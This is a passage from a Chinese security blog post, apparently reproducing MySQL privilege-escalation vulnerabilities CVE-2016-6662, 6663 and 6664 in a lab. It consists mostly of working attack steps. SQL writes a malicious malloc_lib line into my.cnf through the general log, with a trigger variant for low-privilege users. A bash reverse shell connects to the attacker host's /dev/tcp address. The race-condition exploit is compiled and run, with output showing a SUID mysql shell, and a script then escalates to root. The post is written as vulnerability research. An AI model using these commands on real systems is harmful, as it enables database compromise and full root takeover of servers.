
可见 MySQL 不仅会读取 / etc/my.cnf，还会读取 $MYSQL_HOME/my.cnf 即 msyql 自身目录下的 mf.cnf。那我们到底修改哪一个 my.cnf 呢？答案是都可以，但最好是 mysql 目录下的，因为 msyql 目录毕竟是人家 mysql 自己的目录，以 mysql 用户运行的 mysql 当然是有权限写的，而别的文件可就不好说了。但也无法避免管理员的错误配置情况，所以，只要 mysql 用户有 mysql 配置文件的所属权限，攻击便可以追加恶意的配置项到该文件。

其次，我们还要确定用什么方法写 my.cnf 文件。一说到写文件，我们便可以想到 into outfile 和 into dumpfile。但是在这里，我们不能用这种方式，因为 outfile 和 dumpfile 写出来的文件的权限为 – rw–rw–rw，而 MySQL 有一个安全规则，即如果配置文件的权限可被其他用户写，则将会忽略这个配置文件。所以 outfile 和 dumpfile 写出来的配置文件不符合该安全规则。


我们可以用上文中讲的 log 写文件的方法。并且 log 写文件对于已存在的文件将会自动追加，正好可以避免写入的以下 banner 内容对 MySQL 配置文件的影响，也就是说，如果要用 log 写配置文件的话，该配置文件必须是 mysql 已经创建好的。

攻击者在目标主机的 MySQL 里执行以下操作即可写入 MySQL 配置文件：


```
mysql> set global general_log = on;      # 开启日志功能

mysql> set global general_log_file = '/etc/my.cnf';      # 设置日志存放路径为mf.cnf

mysql> select "    # 执行后，将在日志中(my.cnf)中写入恶意配置
    "> [mysqld]
     "> malloc_lib=/tmp/mysql_hookandroot_lib.so
    ">
     "> #";

mysql> set global general_log = off;      # 关闭日志功能
```




查看目标机 MySQL 配置文件，发现已经成功写入了恶意的配置项：



然后等待目标 mysql，攻击者机器上边获得了目标主机的 shell：





上述的操作要修改 general_log 全局变量，也就是说攻击者当前获得权限的 MySQL 用户必须是 root 权限。如果攻击者当前获得权限的 MySQL 用户不是 root 权限，则我们无法修改

general_log 全局变量，那么此时我们还可以利用此漏洞吗？当然可以，只需要一个具有 select、insert、create、file 权限的用户即可。

我们可以利用 MySQL 触发器的方法来成功写入修改配置文件：

```
CREATE DEFINER=`root`@`localhost` TRIGGER appendToConf
AFTER INSERT
    ON `active_table` FOR EACH ROW
BEGIN
    DECLARE void varchar(550);
    set global general_log_file='/var/lib/mysql/my.cnf';
    set global general_log = on;
    select "
[mysqld]
malloc_lib='/var/lib/mysql/mysql_hookandroot_lib.so'
" INTO void;
    set global general_log = off;
END;
```

当表刷新的时候就会执行触发器，比如通过 insert 来让表刷新：

```
INSERT INTO `active_table` VALUES('xyz');
```

触发器的代码会以 mysql root 权限执行，从而让攻击者修改 general_log 设置，即使此时攻击者没有数据库的管理员权限。

给出一个利用脚本：http://legalhackers.com/exploits/0ldSQL_MySQL_RCE_exploit.py

CVE-2016-6663（可将 www-data 权限提升为 mysql 权限）

2016 年 11 月 01 日，国外安全研究员 Dawid Golunski 在 MySQl、MariaDB 和 PerconaDB 数据库中发现条件竞争漏洞。该漏洞允许本地用户使用低权限（CREATE/INSERT/SELECT 权限）的账号提升权限到数据库系统用户权限（通常是 mysql 用户权限）来执行任意代码，黑客成功利用此漏洞后，可以完全访问数据库。

该漏洞影响的版本如下：

MySQL：

- <= 5.5.51
- <= 5.6.32
- <= 5.7.14

漏洞利用条件：

- 攻击者已经获取到目标服务器的 webshell 权限
- 可以通过反弹 shell 的方法获得目标主机的交互环境
- 已经拿到了一个低权限（CREATE/INSERT/SELECT 权限）的 MySQL 账户的用户名和密码
- 目标主机的 MySQL 版本在漏洞影响范围内

下面我们来复现该漏洞。

实验环境：

- 目标机 IP：192.168.1.10
- 攻击机 IP：192.168.1.7


假设我们已经通过蚁剑获得了目标主机的 webshell 权限。

首先，我们先下载一个 C 脚本 mysql-privesc-race.c ，通过蚁剑将编译将其上传到目标主机。然后执行如下命令反弹个 shell 获取目标主机的交互环境：

```
bash -c "bash -i >& /dev/tcp/192.168.1.7/2333 0>&1"
```

然后执行如下命令将上传的攻击脚本编译生成我们的 exp 程序：

```
gcc mysql-privesc-race.c -o mysql-privesc-race -I/usr/include/mysql -lmysqlclient
```



最后，在 shell 环境中执行的 exp 程序：

```
./mysql-privesc-race whoami 123456 localhost whoami_db
```

- whoami：已经拿到了一个低权限（CREATE/INSERT/SELECT 权限）的 MySQL 用户名
- 123456：低权限 MySQL 用户的密码
- localhost：数据库地址
- whoami_db：属于 whoami 用户的数据库

执行成功后会获得一个 mysql 权限，要想提升到系统 root 权限还需要配合 CVE-2016-6664 漏洞，大概如下：

```
www-data@xenial:~/mysql-exploit$ time ./mysql-privesc-race www-data pocsql localhost poc
db

MySQL/PerconaDB/MariaDB - Privilege Escalation / Race Condition PoC Exploit
mysql-privesc-race.c (ver. 1.0)
```

```
CVE-2016-6663 / OCVE-2016-5616

For testing purposes only. Do no harm.

Discovered/Coded by:

Dawid Golunski
http://legalhackers.com


[+] Starting the exploit as:
uid=33(www-data) gid=33(www-data) groups=33(www-data)

[+] Connecting to the database `pocdb` as www-data@localhost
[+] Creating exploit temp directory /tmp/mysql_privesc_exploit
[+] Creating mysql tables

DROP TABLE IF EXISTS exploit_table
DROP TABLE IF EXISTS mysql_suid_shell
CREATE TABLE exploit_table (txt varchar(50)) engine = 'MyISAM' data directory '/tmp/mysql_privesc
_exploit'
CREATE TABLE mysql_suid_shell (txt varchar(50)) engine = 'MyISAM' data directory '/tmp/mysql_priv
esc_exploit'

[+] Copying bash into the mysql_suid_shell table. After the exploitation the following file/ta
ble will be assigned SUID and executable bits :
-rw-rw---- 1 mysql www-data 1037528 Nov  1 02:33 /tmp/mysql_privesc_exploit/mysql_suid_shell.MYD

[+] Entering the race loop... Hang in there...
[+] Bingo! Race won (took 5 tries) ! Check out the mysql SUID shell:
-rwsrwxrwx 1 mysql www-data 1037528 Nov  1 02:33 /tmp/mysql_privesc_exploit/mysql_suid_she
ll.MYD

[+] Spawning the mysql SUID shell now...
    Remember that from there you can gain root with vuln CVE-2016-6662 or CVE-2016-6664 :)

mysql_suid_shell.MYD-4.3$ whoami
mysql
mysql_suid_shell.MYD-4.3$ id
uid=33(www-data) gid=33(www-data) euid=102(mysql) groups=33(www-data)
```

但我在本地测试失败了，总是报错说“cp: cannot create regular file '/tmp/mysql_privesc_exploit/mysql_suid_shell.MYD': Permission denied”，有知道原因的大佬还请写在评论里告诉我。

CVE-2016-6664（可将 mysql 权限提升为 root 权限）

该漏洞可以使 mysql 用户权限提升为系统 root 权限。

该漏洞影响的版本如下：

MySQL ：

- <= 5.5.51
- <= 5.6.32
- <= 5.7.14

漏洞利用条件：

- 攻击者已经获取到目标服务器的 webshell 权限。
- 可以通过反弹 shell 的方法获得目标主机的交互环境。
- 已经通过 CVE-2016-6663 等方式获取到系统 mysql 用户权限。
- 目标主机的 MySQL 版本在漏洞影响范围内。
- 目标主机配置必须是是基于文件的日志 (默认配置)，也就是不能是 syslog 方式。执行 `grep -r syslog /etc/mysql` 没有任何结果既满足“基于文件的日志”要求。

该漏洞利用很简单，首先下载漏洞利用脚本 mysql-chowned.sh ，将该脚本上传到目标主机并以系统 mysql 用户权限运行即可获取系统 root 权限：

```
./mysql-chowned.sh /var/log/mysql/error.log
```

** 注意：** 必须以 mysql 权限执行 mysql-chowned.sh 才能成功提为 root，所以，该漏洞常常需要配合 CVE-2016-6663。可以先利用 CVE-2016-6663 漏洞获取 mysql 权限的 shell 然后再执行 mysql-chowned.sh。

> CVE-2016-6662、CVE-2016-6663、CVE-2016-6664 这几个漏洞常常是配合起来利用的。

Ending.....

文中定有不足之处，还请各位大佬多多指教，小生还需多多向各位前大佬们学习。

我的博客： https://whoamianony.top/

参考：

https://www.cnblogs.com/xiaozi/p/12767050.html

https://www.sqlsec.com/2020/11/mysql.html#toc-heading-31

https://www.uedbox.com/post/58919/

https://blog.csdn.net/qq_36119192/article/details/84863268

https://www.cnblogs.com/3ichae1/p/12909952.html

https://blog.csdn.net/fly_hps/article/details/80944170

https://www.freebuf.com/vuls/243513.html

https://mp.weixin.qq.com/s?__biz=MzIyNjE4NDcyMA==&mid=2247484839&idx=1&sn=16720fb8e035c8bbe612d738839262c5&chksm=e8751ed8df0297ce54ef5acabd5a42f66f81f66b56b168ba80a3af5d55877d546aee33dd8510&scene=0#rd

https://www.k0rz3n.com/2018/10/21/Mysql 在渗透测试中的利用

https://www.anquanke.com/post/id/84557

https://www.anquanke.com/post/id/84554

https://www.freebuf.com/vuls/243513.html

https://www.anquanke.com/post/id/84553

https://xz.aliyun.com/t/1122#toc-2